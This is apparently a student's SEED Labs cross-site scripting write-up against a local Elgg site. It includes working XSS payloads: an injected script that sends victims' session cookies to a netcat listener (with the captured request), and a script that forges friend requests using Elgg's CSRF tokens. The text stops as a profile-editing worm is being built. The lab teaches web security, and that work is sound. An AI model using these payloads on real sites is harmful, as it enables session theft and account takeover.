

SEED Labs – Cross-Site Scripting Attack Lab
Brian Grigore
Task 1:

To begin, I've logged in as Alice, and clicked the "edit profile" button. I placed the script in the brief description box as shown:



Brief description
```
<script>alert('XSS');</script>
```

Now, visiting Alice's profile, we get:




Thus, our embedded JS code is working.

Task 2:
I changed the code in Alice's profile as follows:


Brief description
```
<script>alert(document.cookie);</script>
```


The resulting alert is:



```
Elgg=vdm13mpojngcm05kml32k0u83p
```

Task 3:

Moving forward, Alice’s profile will be the attacker and Boby’s will be the victim. I will start by opening a terminal and listening on port 5555 with netcat. I edit Alice’s profile as follows:




Brief description


```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + ' >'); </script>
```

Public

Now, I will login to Boby’s Account and visit Alice’s page through members, and see if the cookies were exfiltrated.



Alice’s profile is blank, but looking at the nc window:




```
Connection received on 10.0.2.15 56974
GET /?c=Elgg%3Di8a12l6gj9c8evr1ku97a907kf HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

The cookie value is contained in the GET request, so the attack is a success.

Task 4:

In order to forge the friend request to Samy, I require the correct contents of the GET request of a friend request to Samy, which means I need another account to send a request. Assuming Boby is an additional account I've created, I can add Samy as a friend and look at the request in the Firefox inspector:



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-serv...	add?friend=59&__elgg_ts=1731667900&__elgg_token=V	jquery.js:2 (xhr)	json	768 B	386 B


```
GET
Scheme: http
Host: www.seed-server.com
Filename: /action/friends/add

friend: 59
__elgg_ts: [...]
  0: 1731667900
  1: 1731667900
__elgg_token: [...]
  0: VlyJgyMmqN_tCJ7mYS1c4A
  1: VlyJgyMmqN_tCJ7mYS1c4A

Address: 10.9.0.5:80

Status           200 OK
Version          HTTP/1.1
Transferred      768 B (386 B size)
Referrer Policy  no-referrer-when-downgrade
```

1 request | 386 B / 768 B transferred | Finish: 80 ms

Looking at the inspector, after clicking add friend, a GET request was made. The raw request is:


GET
http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1731667900,1731667900&__elgg_token=VlyJgyMmqN_tCJ7mYS1c4A,VlyJgyMmqN_tCJ7mYS1c4A

It looks like Samy is identified as 59 in the user database, and the elgg_ts and elgg_token are passed into the request as well, likely for security reasons. I can now take these values, and edit the skeleton code to create the script inside Samy's profile:



```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

Now, I'll login to Alice's profile, and load Samy's page:




Status	Method	Domain	File	Initiator	Type	Transferred
200	GET	www.seed-server.com	samy	BrowserTabChild.jsm:92 (do…		3.94 KB
304	GET	www.seed-server.com	jquery.js	script		cached
304	GET	www.seed-server.com	jquery-ui.js	script		cached
304	GET	www.seed-server.com	require_config.js	script		cached
304	GET	www.seed-server.com	require.js	script		cached
304	GET	www.seed-server.com	elgg.js	script		cached
304	GET	www.seed-server.com	56small.jpg	img		cached
304	GET	www.seed-server.com	59large.jpg	img		cached
302	GET	www.seed-server.com	add?friend=59&__elgg_ts=1731672950&__elgg_token=DPrMu6yihwELIVtVSlFfKw	samy:60 (xhr)		3.94 KB

I can see that Samy has been added as a friend and the inspector shows the script making the get request.


Question 1:
Lines 1 and 2 pass on Elgg's security token and timestamp (ts), designed to prevent Cross-site request forgery attacks. It verifies the authenticity of the requests made by the user by being unique to the user's session. It is important to include these in our request so that the friend request to Samy from Alice's session is valid.

Question 2:
If only the editor mode existed, I would not be able to launch the attack since placing the text in the about me section results in it bening displayed on the profile as plaintext:



```
About me
<script type="text/javascript"
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.se
var token="&__elgg_token="+
//Construct the HTTP request
var sendurl="http://www.seed
//Create and send Ajax reques
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true
```


This is because the text in the about me section is padded with line breaks and html headers to defang the input, breaking up any possible scripts from being recorgnized:



```
<p>&lt;script type="text/javascript"&gt;<br />
window.onload = function () {<br />
var Ajax=null;<br />
var ts="&amp;__elgg_ts="+elgg.security.token.__elgg_ts;<br />
var token="&amp;__elgg_token="+elgg.security.token.__elgg_token;<br />
//Construct the HTTP request to add Samy as a friend.<br />
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token<br /
//Create and send Ajax request to add friend<br />
Ajax=new XMLHttpRequest();<br />
Ajax.open("GET", sendurl, true);<br />
Ajax.send();<br />
```

Task 5:

Similar to the last task, to see how to construct the http request, I have to edit my profile as Samy, replacing what is in the about me section:



About me
Hi I am Samy

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-serv...	edit	document	html	3.82 KB	15.59 KB
200	GET	www.seed-serv...	samy	document	html	3.86 KB	15.59 KB
200	GET	www.seed-serv...	59large.jpg	img	jpeg	cached	4.46 KB
304	GET	www.seed-serv...	jquery.js	script	js	cached	0 B
304	GET	www.seed-serv...	jquery-ui.js	script	js	cached	0 B
304	GET	www.seed-serv...	require_config.js	script	js	cached	789 B
304	GET	www.seed-serv...	require.js	script	js	cached	0 B
304	GET	www.seed-serv...	elgg.js	script	js	cached	0 B
200	GET	www.seed-serv...	favicon-128.png	FaviconLoader.jsm...	png	cached	4.23 KB
200	GET	www.seed-serv...	favicon.svg	FaviconLoader.jsm...	svg	cached	6.35 KB
200	GET	www.seed-serv...	sprintf.js	require.js:127 (scri...	js	cached	0 B

25 requests | 49.50 KB / 7.68 KB transferred | Finish: 470 ms | DOMContentLoaded: 320 ms | load: 324 ms

```
POST
Scheme: http
Host: www.seed-server.com
Filename: /action/profile/edit

Address: 10.9.0.5:80

Status          302 Found
Version         HTTP/1.1
Transferred     3.82 KB (15.59 KB size)
Referrer Policy no-referrer-when-downgrade

Response Headers (396 B)
Cache-Control: must-revalidate, no-cache, no-store, private
```


I can see that a POST request was made with the edit action, indicating the action was completed. To better understand the content of the URL, I need to dissect the request further. To do so, I will use the HTTP reader live extension:



```
POST  http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------803318243344148928038614285 87
Content-Length: 2985
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=72n6a7eo297ubn7nnaqj1gqf9l
Upgrade-Insecure-Requests: 1

__elgg_token=loqVd-bAVhxb-Y4u3tau0g&__elgg_ts=1731675080&name=Samy&description=<p>Hi I am Samy!</p> &acces
```

From here I can see the full POST request and all the parameters I need to add to my URL:
__elgg_token=loqVd-bAVhxb-Y4u3tau0g&__elgg_ts=1731675080&name=Samy&description=<p>Hi I am Samy!</p> &accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59

To create the post request, I will need the token, ts, name, description, access level, and guid of Samy in the content. The script is as follows:

